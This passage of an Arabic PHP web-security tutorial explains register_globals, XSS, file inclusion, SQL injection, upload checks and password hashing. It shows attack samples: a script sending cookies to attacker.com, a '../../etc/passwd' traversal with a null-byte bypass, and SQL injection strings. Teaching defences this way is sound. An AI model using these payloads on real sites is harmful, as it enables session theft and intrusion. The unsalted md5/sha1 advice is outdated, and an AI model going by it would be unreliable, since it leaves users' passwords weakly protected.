if($_GET['name'] == 'ahmad' AND $_GET['pass'] == 'pass')
{
    $admin = true;
}
if($admin == true)
{
    echo 'welcome Admin';
}
else
{
    echo 'you are NOT the admin';
}
?>
```

وبفرض ان اسم المستخدم وكلمة المرور مُخزنة في قواعد البيانات وليس من السهل معرفتها ; فمن الممكن أن يقوم المهاجم بالوصول الى الصفحة عبر الرابط

```
index.php?admin=1
```

وبسبب ميزة Register Globals فإن قيمة المتغير \$admin ستكون دائماً true ويحصل بموجبها المهاجم على صلاحيات المدير بكل بساطة ! .

ولحل هذه المُشكلة يوجد خياران : الخيار الأول هو تعطيل ميزة Register Globals في ملف php.ini (ومعظم -إن لم يكن جميع- شركات الاستضافة تُعطّل هذه الميزة) , وأما الحل الثاني فهو تهيئة جميع المتغيرات قبل استخدامها , فيمكن تهيئة المتغير \$admin في المثال السابق للتخلص من هذه المشكلة :

```
<?php
$admin = false;
if($_GET['name'] == 'ahmad' AND $_GET['pass'] == 'pass')
{
    $admin = true;
}
if($admin == true)
```

```
{
    echo 'welcome Admin';
}
else
{
    echo 'you are NOT the admin';
}
?>
```

إظهار الأخطاء Error Reporting :

لا يمكن اتمام كتابة برنامج ما بسلام دون وقوع أخطاء , فمن المفيد جداً للمطور اظهار هذه الأخطاء وتصحيحها ويُفضل عند تطوير برنامج ما أن تُوضع قيمة الراية "error_reporting" مساويةً للقيمة "E_ALL | E_STRICT" لظهار جميع الأخطاء بالإضافة الى ملاحظات حول الكود (مثلاً تظهر رسالة notice عند استخدام متغير لم تقم بتهيئته ...) , لكن بعد الانتهاء من الموقع وتشغيله على على الخادم بشكل نهائي يجب ايقاف اظهار الاخطاء لأن ذلك قد يكشف بعض تفاصيل الموقع ويعرضه للاختراق (اذكر ان موقع yahoo! الشهير تعرض للاختراق بسبب ذلك) فمن المفيد تغيير قيمة "display_errors" الى القيمة "off" لمنع اظهار الاخطاء في المتصفح , لكن في حال اردت الاطلاع على الاخطاء في حال وجودها يمكنك تفعيل تسجيل الاخطاء الى ملف عن طريق اسناد القيمة "on" الى الراية "log_errors" وتحديد مسار ملف التسجيل في الراية "error_log" . ويجدر بالذكر أن الرايات "error_reporting" و "display_errors" و "log_errors" بالإضافة الى "error_log" من النوع "PHP_INI_ALL" اي يمكن تحديد قيمتها في ملف php.ini أو ملف "httpd.conf" أو ملفات "htaccess." او حتى في زمن التنفيذ عن طريق الدالة .ini_set

التحقق من ادخال المستخدم :

القاعدة الشهيرة "لا تثق ابداً بمدخلات المستخدم" تنطبق تماماً على لغة php . فيجب علينا -كمبرمجين- وضع جميع الاحتمالات لمدخلات المستخدم والاستجابة وفقاً لها . فمثلاً اذا اردنا من المستخدم تزويد الموقع ببريده الالكتروني فعلى الأقل يجب التحقق من ان طول السلسلة النصية لا يساوي الصفر , أما اذا اردنا التحقق من صحة بريده الالكتروني يمكننا ذلك باستخدام التعابير النظامية كما في النمط التالي :

```
/^[a-zA-Z0-9_]+@[a-zA-Z0-9_]+(\.[a-zA-Z0-9_]+)+$/
```

وقد تم شرح ذلك بالتفصيل في درس السلاسل النصية و التعابير النظامية .

ثغرات XSS Cross Site Scripting :

ببساطة هي ايجاد المهاجم ثغرة في نظام التحقق في برنامجك لحسن أكواد javascript (أو غيرها) تقوم بأفعال خبيثة كالحصول على الكعكات (cookies) التي قام موقعك بتخزينها على جهاز المستخدم , فمثلاً لو كان برنامجك يسمح للمستخدمين بكتابة تعليقات ولم تقم بفلتره مدخلات المستخدمين ; فيتمكن المهاجم من كتابة الكود البسيط التالي في تعليق :

```
<script type="text/javascript">
    document.location = "http://attacker.com/index.php?cookie=" + document.cookie;
</script>
```

لذا يجب ازالة (أو استبدال) وسوم HTML لتجنب حدوث ثغرات XSS وذلك عن طريق الدوال strip_tags (التي تقوم بحذف جميع وسوم HTML أو php) أو htmlspecialchars (التي تستبدل عدد من ما يسمى entities بمكافئاتها) .

(تم الحديث عن الفروق بين htmlspecialchars و htmlentities وغيرها من المواضيع في درس [التعامل مع السلاسل النصية و التعابير النظامية](#)) .

تضمين الملفات :

يمكن للغة php تضمين ملفات أخرى سواء أكانت ملفات php أم ملفات بصيغة أخرى (يتم اظهارها مباشرة في المتصفح) . ومن المفضل التقليل قدر الامكان من استخدام مدخلات المستخدم في تضمين الملفات باستخدام include أو require . فمثلاً كود php التالي الذي يقوم بتضمين ملف خاص بأحد المستخدمين :

```
<?php
include "users/[$_GET['user']]";
?>
```

ماذا لو تم تحديد القيمة "../../etc/passwd" كقيمة \$_GET['user'] ؟! . وفي حال تم تحديد لاحقة للملف الذي سوف يتم تضمينه فإن ذلك لا يؤدي لزيادة الأمان :

```
<?php
include "users/[$_GET['user']].php";
?>
```

فيمكن تجاوز الاحقة بكل بساطة عن طريق اضافة ما يسمى null byte الى نهاية الجملة "../../etc/passwd" , وللتخلص من هذه التعقيدات ; يُفضل دائماً استخدام الدالة basename عند الحاجة الى استخدام مدخلات المستخدم في مسارات الملفات .

حقن تعليمات SQL :

يعتبر حقن تعليمات SQL من أشهر طرق اختراق قواعد البيانات . فمثلا لو لدينا تعليمة sql التالية التي تستخدم للتحقق من اسم المستخدم و كلمة المرور :

```
$query = "
    SELECT name,
           age
    FROM users
    WHERE name = '{$_GET['name']}'
    AND passwd = '{$_GET['passwd']}';
```

ماذا لو قام المستخدم بادخال اسم المستخدم بالطريقة التالية : "admin"-- الرمز -- هو رمز التعليق في تعليمات sql , أو قام بادخال كلمة المرور على الشكل "pass' OR 1=1" فهذا يجعل الشرط محقق دائما (يمكن قراءة موضوع عن حقن تعليمات sql لـ Xacker)

ويوجد عدد من الطرق التخلص من هذه المشكلة وبشكل عام تساعد الدالة `mysqli_real_escape_string` على التقليل من مخاطر هذا النوع من الهجوم (وفي حال لم يتوفر لخدم قواعد البيانات التي تستخدمها مثل الدالة السابقة يمكنك استخدام الدالة `addslashes`), ومن الجيد استخدام php للتحقق من كلمة المرور بدلاً من القيام بذلك مباشرة في SQL .

عدم استخدام القيمة \$_FILES['file']['type'] للتحقق من نوع الملف المرفوع :

هنالك خطأ شائع باستخدام `$_FILES['file']['type']` للتحقق من نوع الملف حيث يعبر عن قيمة ما يسمى MIME type والتي يمكن تغييرها عن طريق HTTP Request , فعوضاً عن ذلك نقوم بالتحقق من نوع الملف عن طريق امتداده (باستخدام الدالة `explode` وبالطريقة التي تم شرحها في درس التعامل مع الملفات) . و تغيير اسم الملف وجعله اسماً عشوائياً و تخزين الاسم الأصلي للملف في قاعدة البيانات مع ربطه مع الاسم الجديد .

استخدام احدى دوال التشفير عند تخزين كلمات المرور في قاعدة البيانات :

تخزين كلمات المرور الخاصة بالمستخدمين كما هي بدون تشفير يُسهل الكشف عن حسابات المستخدمين في حال تعرضت قاعدة البيانات للاختراق . ولهذه المهمة نستخدم إحدى الدالتين md5 او sh1 اللتان يمرر اليهما النص المراد تشفيره كوسيط وحيد . (ويوجد عدد كبير من دوال التشفير الموجودة في مكتبة mcrypt ويمكنك الاطلاع عليها على الرابط التالي)

الدالتين sh1 و md5 تقومان بشفير السلسلة النصية المُمررة اليهم بطريق واحد أي أن العبارة المشفرة لا يمكن ابدأً إعادة تركيبها السابقة قبل التشفير .

لكن المخترقين يقومون باستخدام طريقة brute-force حيث يقومون بتجربة عدد كبير من كلمات المرور (إما عن طريق كلمات

من القاموس أو بتجربة جميع الأحرف)

ويوجد أيضاً جداول تحوي على سلاسل نصية بأطوال مختلفة مرتبطة بشفرة md5 أو sh1 وتسمى بـ rainbow ويكون البحث فيها أسرع بكثير لكنها كبير الحجم .

وعادةً نقوم بإضافة كلمة عشوائية (تُسمى salt) قبل أو بعد (أو قبل وبعد) كلمة المرور الذي يؤدي إلى زيادة طولها وتضيق المهمة على المهاجم كما في المثال التالي :

```
<?php
$salt = 'A@$!#dsadsf234r5dfsA';
$password = md5($salt . $_GET['password'].$salt);
echo $password;
?>
```

حجب حساب المستخدم عند تجاوز عدد محاولات دخوله عدداً معيناً :

فمعظم الخدمات الشهيرة تقوم بحجب حساب المستخدم لمدة 24 ساعة عند تجاوز عدد المحاولات الخاطئة لتسجيل الدخول 10 مرات لمنع اكتشاف كلمة المرور بطريقة brute-force .

المشاكل الأمنية المتعلقة بالاستضافة المشتركة :

عادةً , تقوم شركات الاستضافة باستضافة عدة مواقع على نفس الخادم , هذا الأمر يُعرض تطبيق php الى مخاطر إضافية , فكما تعلم فإن المستخدم nobody هو المستخدم الذي يقوم بتنفيذ اكواد php , فيمكن كتابة برامج php بسيطة لقراءة الكود المصدري لموقعك , وبسبب ذلك فإن ملف config.php الذي يحوي بيانات الاتصال بقاعدة البيانات يُمكن قراءته من احد المستخدمين في نفس الخادم !! , لذا يُفضل تخزين جميع المعلومات الخاصة بالموقع في قاعدة البيانات وتخزين اسم مستخدم وكلمة مرور قاعدة البيانات في ملف منفصل وليكن محتواه كالتالي :

```
SetEnv USERNAME "user"
SetEnv PASSWORD "pass"
```

و بالطبع يجب تضمين هذا الملف بإضافة السطر التالي الى ملف الاعدادات httpd.conf :

```
Include "/config_path/config"
```

وعدم اعطاء الملف السابق صلاحيات القراءة لأي مستخدم , مما يجعل قراءته متعذره على اي مستخدم باستثناء root , وبما ان خادم

apache يتم تشغيله بصلاحيات المدير فهو قادر على قراءة ملف الاعدادات السابق .

يمكن الوصول الى المعلومات المخزنة فيه عن طريق المصفوفة \$_SERVER كما يلي :

```
<?php
```

```
echo $_SERVER['USERNAME']; //prints user
echo $_SERVER['PASSWORD']; //prints pass
?>
```

وكذلك الأمر بالنسبة الى الجلسات حيث غالباً يتم تخزينها في مجلد `/tmp` , ويُفضل استخدام قواعد البيانات لتخزينها عن طريق الدالة `session_set_save_handler` كما هو مشروح في موقع `php.net` .

بالطبع موضوع الحماية ليس بالموضوع السهل ويتطلب دراية واسعة بمختلف التقنيات وكان هذا الدرس بداية و مقدمة عن حماية تطبيقات الويب و يوجد عدد من الكتب تتحدث عن هذا المجال وأفضلها كتاب `Hacking Exposed : web application security` الذي يتحدث باستفاضة عن هذا الموضوع بالإضافة الى كتاب `SQL Injection Attacks and Defense` الذي يتحدث عن طريق الحماية من حقن تعليمات SQL